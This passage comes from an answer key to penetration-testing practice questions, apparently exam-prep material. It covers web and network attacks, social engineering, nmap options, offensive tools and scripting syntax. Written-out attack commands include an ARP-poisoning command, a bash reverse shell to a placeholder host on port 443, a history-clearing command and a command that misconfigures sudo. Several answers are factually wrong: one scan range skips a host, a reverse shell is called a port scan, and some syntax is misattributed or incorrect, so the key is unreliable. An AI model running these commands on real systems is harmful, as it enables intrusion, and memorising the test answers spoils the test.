genuine traffic. This exploits part of the normal TCP three-way handshake and consumes resources on the targeted server and renders it unresponsive.

166. A. In a cross-site scripting (XSS) attack, an attacker embeds scripting commands on a website that will later be executed by an unsuspecting visitor accessing the site. The idea is to trick a user visiting a trusted site into executing malicious code placed there by an untrusted third party. In this scenario, the attacker has developed an application that will target web browsers and permit access to a user's banking information in the process, stealing money and transferring it to another account.

167. A. Social engineering targets people instead of computers and relies on individuals or groups breaking security procedures, policies, and rules. Social engineering can be done in person, over the phone, by text messages, or by email. In this scenario, the attacker used the social engineering principle of authority. Authority follows the belief that people will tend to obey authority figures, even if they are asked to perform objectionable acts.

168. D. Stored cross-site scripting (XSS) is the most dangerous type of cross-site scripting. Web applications that allow users to store data are potentially exposed to this type of attack. Stored XSS occurs when a web application gathers input from a user which might be malicious and then stores that input in a data store for later use

169. D. ARP spoofing is a technique in which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network. Normally, the goal is to associate the attacker's Media Access Control (MAC) address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead. ARP spoofing may allow an attacker to intercept data frames on a network, modify the traffic, or stop all traffic.

170. C. A man-in-the-middle attack intercepts a communication between two systems. ARP stands for Address Resolution Protocol, and it allows the network to translate IP addresses into MAC addresses. In this scenario, the attacker wants to perform a man-in-the-middle attack; it is done by performing `arpspoof -t <victimIP> <gatewayIP>`. The `-t` switch specifies a particular host to ARP poison.

171. C. Web scraping automatically extracts data and presents it in a format that a tester can easily make sense of. In this scenario, Python is being used as the scraping language compared to a powerful library called BeautifulSoup. BeautifulSoup is a Python package for parsing HTML and XML documents. It creates a parse tree for parsed pages that can be used to extract data from HTML, which is useful for web scraping. Beautiful Soup helps a tester pull particular content from a web page, remove the HTML markup, and save the information. It is a tool for web scraping that helps clean up and parse the documents that have been pulled down from the Web.

172. A. Clickjacking is when a tester uses multiple transparent layers to trick a user into clicking a button or link on another page when they were intending to click the top-level page. The tester is "hijacking" clicks and routing them to another page. In web browsers, clickjacking is a browser security issue that is a vulnerability across a variety of browsers and platforms. A clickjack takes the form of embedded code or a script that can execute without the user's knowledge, such as clicking a button that appears to perform another function.

173. C. Lock bypass is simply that. Bypassing locks without picking them. In this scenario, the tester is attempting a physical security assessment with the use an under-the-door tool, which goes underneath a door and pulls open a door handle from the inside.

174. B. Forms in HTML can use either `method="POST"` or `method="GET"` (default) in the `<form>` element. The method specified determines how form data is submitted to the server. With GET, the parameters remain in the browser history because they become part of the URL. With POST, parameters are not saved in browser history. GET is less secure compared to POST because data sent is part of the URL.

175. A. Social engineering targets people instead of computers and relies on individuals or groups breaking security procedures, policies, and rules. Social engineering can be done in person, over the phone, by text messages, or by email. In this scenario, the attacker is using the social engineering principle of authority. They were hoping that by the CFO receiving an email from the CEO, there would be no questions asked and the transfer would take place. Authority follows the belief that people will tend to obey authority figures, even if they are asked to perform objectionable acts.

176. D. Kerberoasting is a technique that relies on requesting service tickets for service account service principal names (SPNs). The tickets are encrypted with the password of the service account associated with the SPN, meaning that once a tester has obtained the service tickets by using a tool like Mimikatz, the tester can crack the tickets to obtain the service account password using offline cracking tools. Kerberoasting is a four-step process:

1. Scan Active Directory for user accounts with service principal names (SPNs) set.
2. Request service tickets using the SPNs.
3. Extract the service tickets from memory and save to a file.
4. Conduct an offline brute-force attack against the passwords in the service tickets.

177. C. If a tester has access to a Windows workstation or server, then they can use PowerSploit, which provides the toolkit needed to maintain persistence and to perform further reconnaissance. The testing will want to exploit the HKEY_CURRENT_USER registry hive. The HKEY_CURRENT_USER hive is meant to be available only to the currently logged on user. So, when a different Windows user logs onto the system, a different copy of the HKEY_CURRENT_USER registry hive is loaded. The HKEY_CURRENT_USER registry hive is saved locally as the file `NTUSER.DAT` or `USER.DAT` when a user logs off. This registry hive can be opened in Notepad, and the encrypted login ID and password can be easily located. If the user has a roaming profile, then the `NTUSER.DAT` file will be saved on every workstation the user logged onto.

178. A. Wi-Fi Protected Access 2 – Pre-Shared Key (WPA2-PSK) is a method of securing a network using WPA2 with the use of the optional Pre-Shared Key (PSK) authentication. To encrypt a network with WPA2-PSK, you provide a router with a plain English passphrase between 8 and 63 characters long. Wi-Fi deauthentication attacks are a type of denial-of-service attack that targets communication between a user and a Wi-Fi wireless access point. A tester can send a deauthentication frame at any time to a wireless access point, with a spoofed address for the victim.

179. C. PsExec is a tool designed to allow penetration testers to run programs on remote systems via SMB on port 445. That makes it an extremely useful tool. PsExec's ability to run processes remotely requires that both the local and remote computers have file and print sharing (i.e., the Workstation and Server services) enabled and the default Admin$ share, which is a hidden share that maps to the `\windows` directory.

180. B. Chmod is a command and system call that is used to change the access permissions of file system objects (files and directories). `Chmod 4111` (`chmod a+rwx,u-rw,g-rw, o-rw,ug+s,+t,g-s,-t`) sets permissions so that (U)ser / owner can't read, can't write, and can execute. (G)roup can't read, can't write and can execute. (O)thers can't read, can't write, and can execute. sudo is a program for Unix-like computer operating systems that allows users to run programs with the security privileges of another user, by default the superuser. In this scenario. the command `chmod 4111 /usr/bin/sudo` will misconfigure sudo.

181. D. Subject Alternative Name (SAN) is an extension to X.509 that allows various values to be associated with a security certificate using a subjectAltName field. These values are called SANs and include email addresses, IP addresses, URLs, DNS names, directory names, and other names followed by a value. Using SAN provides extended site validation.

182. B. In this scenario, the `..` operators are the revealing giveaway that the attacker was attempting to conduct a directory traversal attack. This particular attack sought to break out of the web server's root directory and access the `/etc/passwd` file on the server. A directory traversal attack is an HTTP attack that allows attackers to access restricted directories and execute commands outside of the web server's root directory.

183. A. A man-in-the-middle attack happens when communication between two parties is intercepted by an outside entity. Man-in-the-middle attacks are a common kind of cybersecurity attack that allows an attacker to eavesdrop on the communication between two targets. The attack takes place in between two legitimately communicating hosts, allowing the attacker to "listen" to a conversation.

184. B. The bash history keeps a record of all commands executed by a tester on the Linux command line. This allows the tester to easily run previously executed commands by using the up and down arrow keys to scroll through the command history file. The main reason for removing command-line history from the Linux terminal is to prevent another user from using the tester's previous commands. To delete or clear all the entries from bash history, use the history command with the `-c` option: `$ history -c`.

185. A. Impersonation involves disguising oneself as another person to gain access to facilities or resources. This may be as simple as claiming to be a staff member or as intricate as wearing a uniform and presenting a fake company ID. In this scenario, the attacker called the help desk technician pretending to be an employee.

186. E and F. Given this scenario, the client will want to use a blacklist and whitelist validation for the SQL statements. SQL injection is a common attack route that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. SQL injections are one of the most common web hacking techniques. Blacklist validation tests the external input against a set of known malicious inputs. Whitelist validation tests an external input against a set of known, approved input. With whitelist input validation, the application knows exactly what is wanted and rejects other input.

187. D. The pty module lets a penetration tester spawn a pseudoterminal that can fool commands like su into thinking they are being executed in a proper terminal. To upgrade the shell, just run the command shown. su is a Unix command that stands for substitute user. It is used by a computer user to execute commands with the privileges of another user account. When executed, it invokes a shell without changing the current working directory or the user environment.

188. C. Piggybacking attacks rely on following employees in through secured doors or other entrances. Higher-security organization may use mantraps to prevent piggybacking and tailgating. A properly implemented mantrap will allow only one person through at a time, and that person will have to unlock two doors, only one of which can be unlocked and opened at a time.

189. C. The Social Engineer Toolkit (SET) provides a framework for automating the social engineering process, including sending spear phishing messages, hosting fake websites, and collecting credentials. Social engineering plays an important role in many attacks. SET is a menu-driven social engineering attack system. In this scenario, the penetration tester is attempting a spear phishing attack.

190. B. Link Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NetBIOS-NS) poisoning can provide penetration testers with the ability to obtain a man-in-the-middle position, broadening their ability to gain access and information. One of the most commonly targeted services in a Windows network is NetBIOS. NetBIOS is commonly used for file sharing.

191. C. One of the first steps when looking to gain access to a host, system, or application is to enumerate usernames. Once usernames are guessed, targeted password-based attacks can then be attempted. A RID cycling attack attempts to enumerate user accounts through null sessions. If a tester specifies a password file, it will automatically attempt to brute force the user accounts when it's finished enumerating. So, in this scenario, attempting RID cycling will be the next step the tester should try.

192. A. With badge cloning, the tester can clone the badge of a staff member to gain entry into the facility. One of the most common techniques is to clone radio-frequency identification (RFID) tags. Given this scenario of trying to obtain access both during business hours and after hours, badge cloning is the best option.

193. C. Vishing (voice phishing) is social engineering over the phone system. Phishing attacks target sensitive information such as passwords, usernames, or credit card information. Vishing works like phishing but is carried out using voice technology. A vishing attack can be conducted by voice email, voice over IP (VoIP), or landline or cellular telephone. In this scenario, since the CEO is receiving telephone calls, this is a vishing attack.

194. D. Privilege escalation attacks are frequently categorized into two major types: vertical and horizontal. Vertical escalation attacks focus on testers gaining higher privileges. Horizontal escalation attacks move sideways to other accounts or services that have the same level of privileges. An unquoted service path is a vulnerability in Windows. When a service is started, Windows tries to locate it. Usually services are well-defined with quotation marks. But, there are times when a service path might contain spaces or are not surrounded by quotation marks. Testers can use the unquoted service paths to escalate privileges.

195. C. Bluejacking is when an attacker sends unsolicited messages over Bluetooth devices. Bluejacking is a hacking method that allows an individual to send anonymous messages to Bluetooth-enabled devices within a certain radius. First, a hacker scans their surroundings with a Bluetooth-enabled device, searching for other devices. The hacker then sends an unsolicited message to the detected devices.

196. B. In this scenario, a command was entered, and the attacker was attempting to gain access to the password file within the `/etc` directory. Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via vulnerable applications. Command injection attacks are possible when an application passes unsafe user-supplied data (forms, cookies, HTTP headers, etc.) to a system shell.

197. B. Cross-site scripting (XSS) attacks occur when web applications allow an attacker to perform HTML injection, inserting their own HTML code into a web page. In this scenario, the attacker is attempting to manipulate an HTML iframe with JavaScript code using a web browser.

198. B. A keylogger is software and hardware that can be useful as part of an ongoing exploitation process. Capturing keystrokes provides insight into the actions taken by users, and it can be a valuable source of credentials and other confidential information. A keylogger is software that tracks or logs the keys struck on a keyboard. This is usually done with malicious intent to collect account information, credit card numbers, usernames, passwords, and other private data.

199. D. Race conditions occur when the security of a code segment depends upon the sequence of events occurring within the system. The time-of-check-to-time-of-use (TOCTTOU) issue is a race condition that occurs when a program checks access permissions too far in advance of a resource request.

200. A. Websites use HTTP cookies to keep sessions over time. If a tester is able to get a copy of the user's session cookie, then they can use that cookie to impersonate the user's browser and hijack the authenticated session. Attackers who are able to acquire the session cookie used to authenticate a user's web session can hijack that session and take charge of the user's account. Cookies used for authentication should always be securely created and transmitted only over secure, encrypted communications channels.

Chapter 4: Penetration Testing Tools

1. A. The `-sS` option causes the nmap utility to conduct a SYN port scan of the specified target system.

2. D and E. The `nmap 192.168.1.0/24` command causes the nmap utility to scan every system on the subnet, from .1 to .254. Likewise, the `nmap 192.168.1.1-254` command causes the nmap utility to scan every system on the subnet, from .1 to .254.

3. A and B. The `nmap 192.168.1.1 -sS` command causes the nmap utility to conduct a SYN port scan of the specified target system. Likewise, the `nmap 192.168.1.1` command also causes the nmap utility to conduct a SYN port scan of the specified target system because a SYN scan is the default used if no other scan type is specified.

4. D. The `nmap 192.168.1.1 -O` command causes the nmap utility to use TCP/IP stack fingerprinting to determine the operating system installed on the remote host.

5. A. The `nmap 192.168.1.1 -A` command enables OS detection, service version detection, script scanning, and traceroute to the remote host.

6. C. The `nmap 192.168.1.1 -sT` command causes the nmap utility to conduct a TCP connect scan of the specified target system.

7. D. The `nmap 192.168.1.1 -sU` command causes the nmap utility to conduct a UDP port scan of the specified target system.

8. A. The `nmap 192.168.1.0/24 -sL` command causes the nmap utility to scan the specified range of IP addresses for hosts. It simply lists targets to scan.

9. A. The `nmap 192.168.1.1 -sA` command causes the nmap utility to conduct a TCP ACK scan of the specified target system.

10. C. The `nmap 192.168.1.0/24 --exclude 192.168.1.250` command causes the nmap utility to scan every system on the subnet from .1 to .254 but skips the host with an IP address of 192.168.1.250.

11. A. The `nmap 192.168.1.10-13 -sA` command causes the nmap utility to conduct a TCP ACK scan of the target systems with IP addresses of 192.168.1.10, 192.168.1.11, and 192.168.1.13.

12. C. Because the hosts to be scanned do not have contiguous IP addresses, you must specify each host individually. In this case, the `nmap 192.168.1.10 192.168.1.11 192.168.1.12 192.168.1.13 192.168.1.15 -sU` command causes the nmap utility to conduct a UDP port scan of each specified system.

13. B. The `nmap 192.168.1.1-254 -sn` command causes the nmap utility to scan the specified range of IP addresses for hosts. It lists all the hosts found without actually scanning any of their ports.

14. D. The `nmap 192.168.1.1-254 -p 23` command causes the nmap utility to scan the specified range of IP addresses for hosts with Telnet port 23 open.

15. A. The `nmap 192.168.1.2 -p-` command causes the nmap utility to scan all ports on the specified host. Be aware that the scan will take some time to complete because of the number of ports involved.

16. D. When nmap indicates a port is *filtered*, it usually means the associated service is installed and running, but a host firewall is blocking the port.

17. B. When nmap indicates a port is *open*, it usually means the associated service is installed, is running, and is accessible through the host firewall.

18. A. When nmap indicates a port is *closed*, it usually means either the associated service is not installed at all or it has been installed but currently isn't running. Therefore, nothing is listening on its associated port.

19. A. The `-sS` option causes nmap to run a TCP SYN scan. In this scan, nmap sends a TCP SYN packet to a target host, and then the target host responds with a SYN ACK packet. However, instead of finishing the connection, nmap sends a reset packet to the target host.

20. D. All of the options shown in this question will cause nmap to detect services running on the target host. However, only the `-sV` option can be used with nmap to detect the version number of those services.

21. C. The `-p U:20,T:21,22` command tells nmap to just scan UDP port 20 and TCP ports 21 and 22. The other options in this question will also scan these ports; however, they also scan many other unwanted ports.

22. A and C. Either the `-p http,https` option or the `-p 80,443` option can be used with nmap to scan a host for a web server service.

23. B. The `--top-ports 1000` option tells nmap to scan the default ports used by the 1,000 most popular network services. The `--exclude-ports 53` option tells nmap to skip port 53 (the default port used by DNS servers) during the scan.

24. C. The `-iL file_name` option tells nmap to read the specified file and scan only those hosts listed in the file.

25. A. The `-Pn` option tells nmap to scan a host (or an entire subnet) without actually discovering hosts. This type of scan should be avoided during a penetration test because it takes a long time; each port on each IP address in the range is scanned, regardless of whether the IP address is valid. Because of this, it also creates a tremendous amount of traffic that may be detected by an IDS or IPS tool.

26. A. The `-T1` option tells nmap to scan in *sneaky* mode. In this mode, a port will be scanned once every 15 seconds. As such, this type of scan is very slow. However, the slowness also makes the scan harder to detect.

27. D. The `-T4` option tells nmap to scan in *aggressive* mode. This type of scan runs quite quickly. However, the speed also makes the scan easier to detect by IDS/IPS systems or the target's IT staff.

28. C. If the `nmap` command is run without specifying a timing option, then the `-T3` option is used by default. This tells nmap to scan in *normal* mode.

29. A. The `-T0` option causes nmap to scan in *paranoid* mode, in which only one port is scanned on a target host every five minutes. While this mode can be used to run the stealthiest scans, it also causes them to run incredibly slowly.

30. A. The `-T5` option causes nmap to scan in *insane* mode. This is the fastest type of nmap scan. However, the speed also makes it easier to detect by IDS/IPS tools or the target's IT staff.

31. C. The `-T2` option causes nmap to scan in *polite* mode. This type of scan runs quite slowly. However, the slowness also makes the scan harder to detect.

32. B. The `-oN` option causes nmap to write the output from the scan to a standard text file. You must specify a filename with this option.

33. A. The `-oX` option causes nmap to write the output from the scan to an XML-formatted text file. You must specify a filename with this option.

34. D. The `-oG` option causes nmap to write the output from the scan to a text file in a format that allows it to be quickly searched using the grep command. You must specify a filename with this option.

35. C. The `-oA` option causes nmap to write the output from the scan to a normal text file, in an XML-formatted text file, and in a greppable text file all at once. You must specify a base filename with this option. A different extension will be added to each of the files generated using this base filename. The normal file will have an `.nmap` extension, the greppable file will have a `.gnmap` extension, and the XML file will have an `.xml` extension.

36. A. The `-f` option causes nmap to scan using tiny, fragmented packets. Sometimes these small packets can be more difficult for packet filtering firewalls to properly analyze.

37. B. The `-D` option causes nmap to send scans from a spoofed IP address. You can specify one or more fake source IP addresses using this option.

38. D. The `-iR` option causes nmap to scan a specified number of random hosts. For example, if you wanted to scan 50 random hosts, you would use the `-iR 50` option with the `nmap` command.

39. C. The `-F` option causes nmap to scan a specified number host for the 100 most commonly used IP ports. For example, this scan would include ports 20, 21, 23, 25, 53, 80, and so on. Sometimes, this is called a *fast port scan*.

40. A. The `--proxies` option causes nmap to relay connections through a proxy server. You need to include the IP address of one or more proxy servers with this option.

41. A and B. In this example, the nmap utility was used to run a TCP SYN scan. Both the `nmap 10.0.0.1` and `nmap 10.0.0.1 -sS` commands can be used to run this kind of scan.

42. B. In this example, the nmap utility was used to run a TCP connect scan. The `nmap 10.0.0.1 -sT` command can be used to run this kind of scan. Note that the output of the command looks almost identical to the output of a TCP SYN scan.

43. C. In this example, the nmap utility was used to run a UDP scan. The `nmap 10.0.0.1 -sU` command can be used to run this kind of scan. Note that the output of the command looks almost identical to the output of a TCP SYN scan; however, it lists UDP ports instead of TCP ports.

44. A. In this example, the nmap utility was used to run a TCP ACK port scan. The `nmap 10.0.0.1 -sA` command can be used to run this kind of scan.

45. A. In this example, the nmap utility was used to run a TCP SYN scan. However, the `-v` option was included to increase the verboseness of the output.

46. C. In this example, the nmap utility was used to run a UDP scan. However, the `-vv` option was included to greatly increase the verboseness of the output.

47. B. In this example, the nmap utility was used to simply list available targets. This is done by running nmap with the `-sL` option. This causes nmap to list hosts, but not actually scan them.

48. C. In this example, the nmap utility was used to discover available targets. This is done by running nmap with the `-sn` option. This causes nmap to discover hosts, but not actually scan any of their ports.

49. A. In this example, the nmap utility was used to scan port 80 on each of the 10 hosts listed in the range of IP addresses. This is done by running nmap with the `-p 80` option.

50. C. In this example, the nmap utility was used to scan the open ports on the host listed in the command and then determine the version of the service using each of those ports. This is done by running nmap with the `-sV` option.

51. A and D. The whois and nslookup utilities can be used to passively conduct reconnaissance on the target organization. Because they report information that is available to the general public, using these tools is highly unlikely to arouse any suspicion.

52. B and C. The nmap and hping utilities can be used to actively enumerate and fingerprint target systems.

53. A and B. John the Ripper as well as Cain and Abel can be used to crack passwords from an offline database of user accounts, such as the shadow and passwd files from a Linux system.

54. D and E. OWASP ZAP as well as Nessus can be used to scan a target for vulnerabilities.

55. B. SQLmap can be used to brute-force crack the password for an SQL database.

56. A. Mimikatz can be used to compromise Kerberos-based authentication systems, including generating "golden" and "silver" Kerberos tickets.

57. A and C. Both Nikto and W3AF utilities are commonly used to scan targets for vulnerabilities.

58. D and E. Both Medusa and Hydra utilities can be used to conduct brute-force password attacks.

59. B and D. Both Patator and Aircrack-ng utilities can be used to conduct brute-force password attacks. Patator can be used to compromise a variety of network services, such as FTP, SNMP, and SSH servers. Aircrack-ng is used to brute-force wireless networks.

60. C and D. Both Empire and PowerSploit utilities are based on Windows PowerShell. Essentially, they are a collection of PowerShell scripts that can be used to conduct a variety of exploits.

61. B. The Social Engineer Toolkit (SET) is an open source penetration testing utility designed to conduct social engineering exploits.

62. A. The Browser Exploitation Framework (BeEF) is a penetration testing utility designed to exploit weaknesses in web browsers using client-side attacks.

63. D. The ncat utility can be used to read, write, redirect, and encrypt network data. For example, it can be used to establish shell sessions with a variety of servers, including Windows, Linux, and UNIX systems.

64. A and B. Both IDA and Hopper can be used for decompilation. During this process, an executable file is reverse-compiled into source code, allowing you to examine it for vulnerabilities.

65. C and E. Both foremost and FTK are forensic tools. They are used to gather and analyze digital evidence from a cyber crime scene.

66. A. Although Nikto is usually considered a vulnerability scanner used by penetration testers, it can also be used by system administrators to verify configuration compliance within their networks, specifically with the configuration of their web servers.

67. D. The proxychains tool allows you to perform penetration test tasks against a target organization and make the network traffic generated look like it came from an intermediary proxy system.

68. A and D. Both APK Studio and APKX can be used to debug or even decompile an Android executable.

69. A and D. Both AFL and Peach can be used to perform fuzzing on an application as part of software assurance.

70. A and B. Both Findsecbugs and Yet Another Source Code Analyzer (YASCA) can be used to perform static application security testing (SAST) or dynamic application security testing (DAST) as part of software assurance.

71. C. The hashcat utility can be configured to use GPUs instead of CPUs to perform password cracking operations. This can dramatically speed up the process as GPUs can perform this task much faster than standard CPUs can.

72. A and E. The many unsuccessful login attempts is a sure sign that the penetration tester is using a brute-force password cracking tool to gain access to the system. The Hydra and Medusa utilities are both capable of running a brute-force attack.

73. B. This output was created by the Medusa utility. Medusa is a brute-force password cracking tool that sends one password after another to a given user account (administrator, in this case) in hopes of finding the right one.

74. B. The CeWL utility can be configured to crawl the target organization's website and gather keywords from the site that could possibly be used as passwords by employees and then save them in a list. The list can then be used to run a brute-force password attack.

75. D. The Dirbuster utility is a brute-force utility that can be used by penetration testers to discover directories and files on a web server or an application server, including hidden files or directories.

76. A. This output was created by John the Ripper. This credential testing tool is a brute-force password cracking utility. In this example, the root user's password (toor) has been discovered.

77. A. This output was created by the whois utility. This OSINT tool is used to gather public information about the target organization's domain.

78. D and E. You could use either Kismet or WiFite to try to break the target organization's wireless network. You could also use Aircrack-ng to accomplish this.

79. B and C. You could use either Burp Suite or OWASP ZAP. Both of these tools could be used to intercept network traffic flowing between users running a web browser and the target organization's web application server. By proxying a connection, the penetration tester can read the contents of the intercepted traffic.

80. A. The netcat utility could be used to set up a reverse shell exploit that allows the tester to remotely control the compromised system.

81. D. The ncat utility is an updated and improved version of the older netcat utility.

82. A or B. Either the ncat or netcat remote access tool could be used to set up a bind shell exploit.

83. C. The Drozer utility provides a complete security auditing and attack framework designed exclusively for mobile devices running the Android operating system.

84. B. APK Studio is a tool that you can use to reverse engineer an APK executable and analyze it for vulnerabilities.

85. A. Android APK Decompilation for the Lazy (APKX) is a Python wrapper that can extract Java source code directly from an Android APK executable.

86. D. The searchsploit utility is a command-line search tool that is used to query the online Exploit-DB database for known exploits.

87. D. The responder utility can be used to conduct LLMNR and NBT-NS poisoning, potentially allowing the penetration tester to redirect clients to her laptop and capture their credentials in the form of usernames and hashed passwords.

88. C. The impacket penetration testing tool consists of a collection of Python classes used for low-level access to network protocols, such as SMB and MSRPC protocols.

89. A. The Metasploit Framework (MSF) penetration testing tool provides a huge number of exploits that can be used to compromise the target organization's network.

90. B and D. When declaring a variable, both Bash and Python use the same syntax: `variable_name = value`.

91. A and C. When declaring a variable, PowerShell uses a syntax of `$variable_name = value`.

Ruby uses the same syntax when declaring a *global* variable.

92. C. When declaring a *local* variable, Ruby uses a syntax of *`_variable_name = value`*.

93. C and D. When declaring an array, both Ruby and Python use the same syntax: *`array_name = [value1, value2, value3, ...]`*.

94. B. When declaring an array, Bash uses the following syntax: *`array_name = (value1, value2, value3, ...)`*.

95. A. When declaring an array, PowerShell uses the following syntax: *`$array_name = @(value1, value2, value3, ...)`*.

96. B. When referencing the value of a variable, Bash uses the following syntax: {*`$variable_name`*}. In this example, the `echo` command is being told to display the value of the variable named `ServerName` on the screen.

97. B. When referencing a value from an array, Bash uses the following syntax: {*`$array_name`*[*`position`*]}. In this example, the `echo` command is being told to display the second value of the array named `PrimeNumArray` on the screen.

98. A. When referencing a value from an array, PowerShell uses the following syntax: *`$array_name`*[*`position`*]. In this example, the `echo` command is being told to display the second value of the array named `PrimeNumArray` on the screen.

99. D. When referencing a value from an array, Python uses the following syntax: (*`array_name`*[*`position`*]). In this example, the `print` command is being told to print the second value of the array named `PrimeNumArray`.

100. C. When referencing a value from an array, Ruby uses the following syntax: *`array_name`*[*`position`*]. In this example, the `puts` command is being told to use the second value of the array named `PrimeNumArray`.

101. A. When creating an associative array in a Bash script, you use the following syntax: *`array_name`*[*`element_name`*] = *`value`*.

In this example, the line `Target[HostName] = FS1` assigns a value of `FS1` to the element named `HostName` within the `Target` array.

102. D. When creating an associative array in a Ruby script, you use the following syntax: *`_array_name`* = {"*`element_name`*" => "*`value`*"} .

In this example, the line `_Target = {"HostName" => "FS1"}` assigns a value of `FS1` to the element named `HostName` within the `Target` array.

103. C. When creating an associative array in a PowerShell script, you use the following syntax: *`$array_name.element_name`* = "*`value`*" .

In this example, the line `$Target.HostName = 'FS1'` assigns a value of `FS1` to the element named `HostName` within the `Target` array.

104. B. When creating an associative array in a PowerShell script, you use the following syntax: *`array_name`* = [{"*`element_name`*":"*`value`*"}].

In this example, the line `Target = [{"HostName":"FS1"}]` assigns a value of `FS1` to the element named `HostName` within the `Target` array.

105. B. When making a comparison between two values in a Ruby script to see whether they are equal, you use the == relational operator.

106. A and D. When making a comparison between two values in a Python script to see whether they are not equal, you can use either the <> or the != relational operator.

107. B. When making a comparison between two values in a Python script to see whether they are equal, you use the == relational operator.

108. C. When making a comparison between two values in a PowerShell script to see if they are equal, you use the `-eq` relational operator.

109. C. When making a comparison between two integer values in a Bash script to see whether one is greater than the other, you use the `-gt` relational operator.

110. A. The > relational operator can be used in both Python and Ruby to test whether one value is numerically greater than the other.

111. C. The `-ge` relational operator can be used in both Bash and PowerShell to test whether one value is numerically greater than or equal to the other.

112. B. The `-gt` relational operator can be used in both Bash and PowerShell to test whether one value is numerically greater than the other.

113. A. The >= relational operator can be used in both Python and Ruby to test whether one value is numerically greater than or equal to the other.

114. B. The `-lt` relational operator can be used in both Bash and PowerShell to test whether one value is numerically less than the other.

115. D. The < relational operator can be used in both Python and Ruby to test whether one value is numerically less than the other.

116. C. The `-le` relational operator can be used in both Bash and PowerShell to test whether one value is numerically less than or equal to the other.

117. A. The <= relational operator can be used in both Python and Ruby to test whether one value is numerically less than or equal to the other.

118. B. Adding the `read TargetHost` line to a Bash script causes it to accept input entered at the command line by the user and assign it to a variable named `TargetHost`.

119. A. Adding the `echo $TargetHost` line to a Bash script causes it to display the value of a variable named `TargetHost` on the screen.

120. C. The `test` command can be used from within an `if/then` flow control structure to evaluate whether a specified condition is true.

121. A. An `if/then` flow control structure in Ruby uses the following syntax:

```
if condition
  commands...
else
  commands...
end
```

122. B. An `if/then` flow control structure in PowerShell uses the following syntax:

```
if condition {
  commands...
} Else {
  commands...
}
```

123. C. An `if/then` flow control structure in Bash uses the following syntax:

```
if condition then
  commands...
else
  commands...
fi
```

124. E. The `case` structure is the best option presented to evaluate the user's choice of multiple selections and run the appropriate set of commands as a result.

125. A. A `while` loop will keep processing over and over until the specified condition evaluates to false.

126. D. The `if/then/else` structure is considered to be a flow control structure because it branches the script in one of several directions based on how a specified condition evaluates.

127. C. The `until` looping structure will keep processing over and over as long as the specified condition evaluates to false.

128. B. The `for` looping structure will process a specified number of times.

129. D. Adding the `$TargetHost = read-host -Prompt` line to a PowerShell script causes it to accept input entered at the command line by the user and assign it to a variable named `TargetHost`.

130. A. Adding the `echo $TargetHost` line to a PowerShell script causes it to display the value of a variable named `TargetHost` on the screen.

131. C. Adding the `TargetHost = gets` line to a Ruby script causes it to accept input entered at the command line by the user and assign it to a variable named `TargetHost`.

132. D. Adding the `puts TargetHost` line to a Ruby script causes it to display the value of a variable named `TargetHost` on the screen.

133. A. Adding the `TargetHost = input('Please enter a hostname:')` line to a Python script causes it to accept input entered at the command line by the user and assign it to a variable named `TargetHost`.

134. B. Adding the `print (TargetHost)` line to a Ruby script causes it to display the value of a variable named `TargetHost` on the screen.

135. B. The `#!/bin/bash` element must be included at the beginning of every Bash shell script.

136. A and E. You can enter `/bin/bash ~/myexploit` or `chmod u+x ~/myexploit` to make the script execute.

137. B. The `declare -i TOTAL` command will create the `TOTAL` variable and type it as *integer*.

138. C. Adding the `tail /var/log/firewall 1> lastevents 2> &1` command to a Bash script will send both stdout and stderr to the same file.

139. D. Responder is a toolkit that is used to answer NetBIOS queries from Windows systems on a network. Responder is a powerful tool when exploiting NetBIOS responses. It can target individual systems or entire local networks, allowing you to analyze or respond to NetBIOS name services pretending to be the system that the query is intended for.

140. C and E. There are a variety of tools that assist with this OSINT collection:

- Censys is a web-based tool that probes IP addresses across the Internet and then provides penetration testers with access to that information through a search engine.
- Fingerprinting Organizations with Collected Archives (FOCA) is an open source tool used to find metadata within Office documents, PDFs, and other common file formats.
- Maltego is a commercial product that assists with the visualization of data gathered from OSINT efforts.
- nslookup tools help identify the IP addresses associated with an organization. Recon-ng is a modular web reconnaissance framework that organizes and manages OSINT work.
- Shodan is a specialized search engine to provide discovery of vulnerable Internet of Things (IoT) devices from public sources.
- theHarvester scours search engines and other resources to find email addresses, employee names, and infrastructure details about an organization.
- whois tools gather information from public records about domain ownership.

141. B. In a credentials brute-force attack, the tester will try to log in to the application using every username and password. Hydra is a brute-forcing tool that can crack systems using password guessing.

142. C. In this scenario, the tester is using the Metasploit PSEXEC module. Using Metasploit, a tester can exploit a system and perform a hash dump to extract the systems hashes. The tester can then use the PSEXEC module to pass the hash to another system on the network. The example shows how the `SMBPASS` option is set and the pass-the-hash attack executed, resulting in access to a remote system within the network. A pass-the-hash attack is an exploit in which a tester takes a hashed user credential and, without cracking it, reuses it to deceive an authentication system into creating a new authenticated session on the same network.

143. C. Metasploit is launched by running `msfconsole` from the command line. The `msfconsole` command is located in the `/usr/share/metasploit-framework/msfconsole` directory

144. B. Mimikatz is an open source utility that enables the viewing of credential information from the Windows Local Security Authority Subsystem Service (LSASS) using its sekurlsa module, which includes plaintext passwords and Kerberos tickets, which can then be used for attacks such as pass-the-hash and pass-the-ticket attacks. In this scenario, however, the question states "over the wire." Mimikatz is the only tool that cannot be used that way.

145. A. A reverse shell opens a communication channel on a port and waits for incoming connections. The client's machine acts as a server and initiates a connection to the tester's machine. This is what is done by using the following:

```
bash -i >& /dev/tcp/<DESTINATIONIP>/443 0>&1
```

Given the options, A is the best option. B and C will not work because they are using the `<SOURCEIP>` and not the `<DESTINATIONIP>`. Option D is not correct because it is using the improper syntax.

146. A. In bash shell, a network socket can be opened to pass data through it. A TCP socket can be opened using `/dev/tcp/<host>/<port>`. Bash is attempting to open a TCP connection to the corresponding socket. So, in this example, a port scan has been performed.

Here's a breakdown of the code:

`/bin/bash -i` invokes an interactive bash shell.

`> &/dev/tcp/<host>/<port>` pipes that shell to the tester.

`0<&1 2>&1` takes standard input and connects it to standard output. Then it specifies to do the same with standard error (2>).

147. C. Hydra is designed to include support for NTLM hashes as a password. Hashcat is a password cracking and recovery tool. Drozer is a framework for Android security assessments. Kismet is an 802.11 layer 2 wireless network detector, sniffer, and intrusion detection system. Hydra, often known as thc-hydra, is a brute-force dictionary attack tool that is designed to work against a variety of protocols and services.

